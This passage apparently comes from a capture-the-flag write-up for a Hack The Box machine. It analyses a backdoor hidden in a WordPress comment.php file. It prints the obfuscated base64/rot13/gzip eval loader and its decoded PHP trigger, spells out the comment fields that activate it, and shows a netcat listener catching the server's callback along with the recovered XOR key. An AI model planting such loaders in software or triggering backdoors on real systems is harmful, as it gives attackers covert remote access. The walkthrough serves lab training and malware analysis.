
Among all the 4 entries identified, the following entry seemed most likely to be a backdoor:

```
# ER # {<SNIP>/backup/wordpress.toby.htb/html/wp-includes/comment.php} # 3405
```

Examining the file a large base64 encoded payload gets decoded, then rot_13 is performed and the resulting data is probably a `gzip` archive since `gzuncompress` is called upon the data before passing the extracted data to `eval()` to execute some PHP code.

```
3405        eval(gzuncompress(str_rot13(base64_decode('a5wUmlLSs+wWUodmvyoauDVkCx608xfu7oz+5h1AEms4++y1RRR00v+r3nMs+3Ev/qXJSRDYf2yRWmzxYtvX/9Z2h9F///
    MC1JvqKmdiGcw60DAkxrWTwpB5L268dB+ucSDgpoY+yqEqeJkXHKoW/u0imwjCLD0oF9IrJGj3+sSrNojfMoLPMoiQUd16CTqQYETFXMqBIEGi9OQeEOI40FVSAjac/QM37BIjlL1/
    W+dlPB6qLd3MSRnuSkGiS3MRitChxxCl7Z1LMPA+pzt5xpr5MGKnQB2yR+nlhxVWnFlKvd4g4SQgx7AKREhfzpgxzB+kazjpoGPitHonOLGigVDfT/YtgCX8PRInfpMGvSWRD/cP1tZTUu/
    ipdWaw3Q8qHgj1SinHVAQuzpfqT08IRxb/
    xNIklBNGdoM6oY+jDpnLLspCNETW8JqYM2vTJNRvWcDriTMQyfyzU1F0anv32McT9Kv1e3jLaBw12VrRIVapntKz7AqpbRDwTvzluxQAkZzuoYFBV4VshqSqE1dHx/
    34KKPnb2Qn2eCn9cCaJVvGY6uK0y4Vpg9gFEmcrE0ySpa+U2lzFPXCuWFNS4UwD1nr8/PfFSFEZ231HM0aXkN1gbHYXNSlqWOOWudrvuA/
    3xz0W+pW05raiitiT99de0rKCcNkJPIZRS5kq1EiuVmhVjJjoIjQIRYLiwu32VFtrnK+d3Vq/cBz12fiyTKKleym0SCmRR1FLE6WbueyRhfh3i+kiLw1opg6kruCo/3bpk0TVrFJ4E8+W6WpW2Mu/
    GSbrV9eitcv4eWf6MOM0WLGBVXETwsJVQDGrd6S4F4YTLW2TWlYBMjBjWV7sfk6sxRWceKNAztPr1KGcAWkkykAyY7jAo4SATI1nygkhsGwe2AulAU5bSc/
    8y2PzeB2uTDirKRwtgE45mCk1TuGzQYqth4eYZhY1jSkQZ1XfdmpJuPsymnyrPCdiEW0UBE9+CdDznOzReqYz/AHX/wE9FxeWMnCrA+FI5lyO/
    emVROJleKvcPKMUYJZNgj+XTg1dBsDDrY4F3mi5n6PskLEKlP19XjXBcqL2Tx/
    fBPI2D07aVhEcw33DY7AAtsdbq9RfDaNgKJgUWK1dXHI2Jvkan1fIKbhpy6cmChDijEJpmf2z7TD+6q9kYBOqUxfEkA2ljSU8N18umVxhCMicLf5dXANJ3izH4cuXOT8R0fn6SpL6v+Bbl25t1rv/
    aTbc7RgnIsjrdql7WMjsk7Skmwf4Vv+tZJkmKSrfPuWWRRqz2u9YExhmhraVduisJKrQxFEs6PhMRZTPxNMS2WAsbq33My37d4n0MQ9Uin8TL0vW7w7PoA2nsz+qoMDf2bK26aeDNOWZaeq/VIw6nIX6Z/
    XIIOnr9ifzSuEvSifBIiz+/mAwln9Fe0K4TxA5umpSi0Vo9hlL0wf+ZKopTULCWNV9sbHATVQXwCraSUzjdfEzAKGeOXs91chWWRQ5sjGtGHaRIgtw/
    ubJE60WaeMv9nNb+9H00GOwt71VXiDoARDOTRLZzTsoGxwMcKIxODbIQjchSWcG0EOdtCZfn1r3RWprqePeT8S2QF7kkPvgTE1RfT+q/ypg7Zzqi4vq2XHTgHNKkmx8WeIDVGlFKGB26CIX0R6J/
    XCxiR019VFjzQIRmlPDb7IoJkpBBSPtXYMbQlcOV80ntD3wwP0U0BhpdcP/cxFYM1nGgfKe8nJ8N3xbJD/GUWiQJSbAtYcDs8IL/
```

We can use this website to decode that huge obfuscated code into PHP code :



It decodes into the following PHP code :

```
if($comment_author_email=="help@toby.htb"&&$comment_author_url=="http://test.toby.htb/"
&&substr($comment_content,0,8)=="746f6279”)
{
$a = substr($comment_content,8);
$host = explode(":",$a)[0];
$sec = explode(":",$a)[1];
$d = "/usr/bin/wordpress_comment_validate”;
include $d;
wp_validate_4034a3($host,$sec);
return new WP_Error('unspecified error’);
}
```

This doesn't reveal much about the inner workings of the backdoor, but it does show us what we need to do in order to activate the backdoor. It seems that the code expects two variables: `host` & `sec` . `host` is presumably our IP address and `sec` is probably a secret string.

However, if we look at the comments above this obfuscated code we see this comment:


```
// aded to validte my ownemail against my internal scrit
// ba4fb13188ee48077524f9ac23c230250c5661aec9776389e8befbce277c72de -
ignore`
```

We see a big hex string that doesn't appear to decode to anything, so maybe this is a possible candidate for the `sec` variable or the initial value for `sec` used by the attackers.


As per the conditions in the above code required to trigger the backdoor, we need to make a comment on the blog post with the following details:

```
email   : help@toby.htb
website : http://test.toby.htb/
comment should be in the format :
746f6279{IP_address}:{sec}
```

But, we are not sure yet about what needs to be filled in the `{sec}` field, so we will try with something really simple like `1234`.



Posting the comment leads to nothing obvious. So, we open Wireshark to check if there is any traffic that we are missing:




Indeed, the remote machine is trying to connect back to us on port `20053`.

So, we start a netcat listener on port `20053` and submit the comment again.


```
nc -nvlp 20053

listening on [any] 20053 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.121] 59034

f55a397f-9767-4378-8958-
e56d1828bc6a|786f725f6b65793a353937313462366234323636353737323562366334643664346437663537366
434643637343737323534376434 61
```

The server connects back to us with a long string containg a hex-blob on the right side of the pipe '|' symbol. We can go ahead and convert the hex string to ASCII using Cyberchef.



It converts to : `xor_key:59714b6b426657725b6c4d6d4d7f576d4d674772547d4a`

This hex blob then appears to be just random noise. But, if we XOR this new blob with the hex we submitted in the `{sec}` variable, we then get an interesting result.




This gives us an ASCII string in the format of :

`KEY_PREFIX_{key}_KEY_SUFFIX`

Thinking about this as a real malware it stands to reason that now that the box has connected back to our local machine all further communication will be encrypted using that particular key, in this case the letter `Y`.

